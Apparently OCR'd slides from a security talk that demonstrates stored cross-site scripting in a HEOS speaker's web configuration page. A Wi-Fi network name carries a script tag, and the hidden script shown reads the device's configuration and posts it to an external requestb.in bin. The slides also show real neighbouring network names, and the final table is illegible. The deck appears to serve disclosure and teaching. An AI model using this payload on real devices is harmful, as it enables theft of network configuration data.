A8 – Cross-Site Request Forgery (CSRF)	☒	A8:2017-Insecure Deserialization [NEW, Community]
A9 – Using Components with Known Vulnerabilities	→	A9:2017-Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards	☒	A10:2017-Insufficient Logging&Monitoring [NEW,Comm.]



ssid 1
ssid 2
ssid 3
ssid 4



192.168.1.64/settings/wirelessstatistics.html

Device Configuration

Wireless Statistics

SSID	Channel	RSSI (dBm)	Quality (%)
	1	-82	20
geldropseweg3	1	-92	0
Familie Verhoeven	1	-92	0
UPC249214417	1	-78	29
UPC247271526	1	-84	15
ProeverijBorreluur_PRIVATE	1	-74	39
Ziggo	1	-74	39

handheld.css
jquery.js
ServerInterface.js
WirelessStatistics.js
desktop.css
header.html
footer.html
get_config?type=9&_=1492545203031
header.png
ng-inspector.js
favicon.ico
ping?_=1492545213033
ping?_=1492545226235
ping?_=1492545236337
ping?_=1492545246400
ping?_=1492545256465


http://192.168.1.64/ajax/get_config?type=9&_=1492545203031

17 requests | 19.1 KB transferred | Finish:...

```
<APInfoList><APInfo><SSID>TELE2-E5340F</SSID><Protocol>802.11b/g/n</Protocol><Channel>11</Channel><Signal>-42</Signal><Quality>100</Quality><SecurityMode>WPA2-AES</SecurityMode><WPS>NO</WPS></APInfo><APInfo><SSID>Mancave v2.0</SSID><Protocol>80
```

I want my code here

<----



ssid 1
ssid 2
ssid 3
ssid 4
<xss>id

192.168.1.64/settings/wirele statistics.html

HEOS Device Configuration

Wireless Statistics

SSID	Channel	RSSI (dBm)	Quality (%)
<xss>id	1	-82	20
geldropseweg3	1	-92	0
Familie Verhoeven	1	-92	0
UPC249214417	1	-78	29
UPC247271526	1	-84	15
ProeverijBorreluur_PRIVATE	1	-74	39
Ziggo	1	-74	39

I have my code here

<----

□ Preserve log □ Disable cache □ Offline No throttling


Filter □ Regex □ Hide data URLs All XHR JS CSS Img Media Font Doc WS Manifest Other

Name
handheld.css
jquery.js
ServerInterface.js
WirelessStatistics.js
desktop.css
header.html
footer.html
get_config?type=9&_=1492545203031
header.png
ng-inspector.js
favicon.ico
ping?_=1492545213033
ping?_=1492545226235
ping?_=1492545236337
ping?_=1492545246400
ping?_=1492545256465

http://192.168.1.64/ajax/get_config?type=9&_=1492545203031

17 requests | 19.1 KB transferred | Finish:...

```
<APInfoList><APInfo><SSID>TELE2-E5340F</SSID><Protocol>802.11b/g/n</Protocol><Channel>11</Channel><Signal>-42</Signal><Quality>100</Quality><SecurityMode>WPA2-AES</SecurityMode><WPS>NO</WPS></APInfo><APInfo><SSID>Mancave v2.0</SSID><Protocol>80
```



Wi-Fi-hotspot instellen

Netwerknaam

<script src=bitsensor.io/x />

Beveiliging

WPA2 PSK

Wachtwoord


••••••••••••••••

Het wachtwoord moet uit ten minste 8 tekens bestaan.

□ Wachtwoord weergeven

Frequentieband voor toegangspunt selecteren

2,4-GHz-frequentieband



192.168.1.64/settings/wirelessstatistics.html

HEOS

Device Configuration

Wireless Statistics

SSID	Channel	RSSI (dBm)	Quality (%)
UPC1087119	1	-73	42
	1	-84	15
	1	-82	20
UPC247271526	1	-81	23
UPC692201	1	-86	10
Ziggo	1	-76	34
Park Plaza Eindhoven	1	-90	0

Name

- wirelessstatistics.html
- handheld.css
- jquery.js
- ServerInterface.js
- WirelessStatistics.js
- desktop.css
- header.html
- footer.html
- get_config?type=9&_=1492547322119
- header.png
- ng-inspector.js
- favicon.ico
- ping?_=1492547332121
- x?_=1492547343181
- x?_=1492547343181


15 requests | 14.4 KB transferred | Finish:...

```
▼ General
   Request URL: https://bitsensor.io/x?_=1492547343181
   Request Method: GET
   Status Code: 200 OK
   Remote Address: 37.58.108.78:443
   Referrer Policy: no-referrer-when-downgrade
▼ Response Headers     view source
   Accept-Ranges: bytes
   Connection: Keep-Alive
   Content-Length: 9
   Date: Tue, 18 Apr 2017 20:27:23 GMT
   ETag: "9-5430f35477840"
   Keep-Alive: timeout=5, max=100
   Last-Modified: Wed, 07 Dec 2016 10:44:41 GMT
   Server: Apache/2.4.10 (Debian)
   Strict-Transport-Security: max-age=63072000; includeSubDomains; preload
   X-Content-Type-Options: nosniff
   X-Frame-Options: SAMEORIGIN
   X-XSS-Protection: 1; mode=block
▼ Request Headers     view source
   Accept: */*
   Accept-Encoding: gzip, deflate, sdch, br
```

hidden script

https://bitsensor.io/x

```
var apGet = new XMLHttpRequest()

apGet.onreadystatechange = function() {
   exfil = new XMLHttpRequest()
   exfil.open("post", "http://requestb.in/1f05afw1", true)
   exfil.send(apGet.responseText)
   console.log(apGet.responseText)
}

apGet.open("get", "/ajax/get_config?type=10", true)
apGet.send()
```



RequestBin

Bin URL

http://requestb.in/17y8si91

Make a request to get started. After making a request, refresh this page to see it.

cURL

Python (with Requests)

Node.js (with request)

Ruby


HEOS

Device Configuration

Wireless Statistics

SSID	Channel	RSSI (dBm)	Quality (%)
[illegible]	[illegible]	[illegible]	[illegible]
	[illegible]	[illegible]	[illegible]
[illegible]	[illegible]	[illegible]	[illegible]
[illegible]	[illegible]	[illegible]	[illegible]
[illegible]	[illegible]	[illegible]	[illegible]
	[illegible]	[illegible]	[illegible]
[illegible]	[illegible]	[illegible]	[illegible]
[illegible]	[illegible]	[illegible]	[illegible]
	[illegible]	[illegible]	[illegible]
[illegible]	[illegible]	[illegible]	[illegible]
[illegible]	[illegible]	[illegible]	[illegible]
[illegible]	[illegible]	[illegible]	[illegible]
[illegible]	[illegible]	[illegible]	[illegible]
[illegible]	[illegible]	[illegible]	[illegible]
[illegible]	[illegible]	[illegible]	[illegible]
[illegible]	[illegible]	[illegible]	[illegible]
[illegible]	[illegible]	[illegible]	[illegible]
[illegible]	[illegible]	[illegible]	[illegible]
[illegible]	[illegible]	[illegible]	[illegible]
[illegible]	[illegible]	[illegible]	[illegible]
[illegible]	[illegible]	[illegible]	[illegible]
[illegible]	[illegible]	[illegible]	[illegible]
[illegible]	[illegible]	[illegible]	[illegible]
[illegible]	[illegible]	[illegible]	[illegible]
[illegible]	[illegible]	[illegible]	[illegible]

MEET HEOS LINK




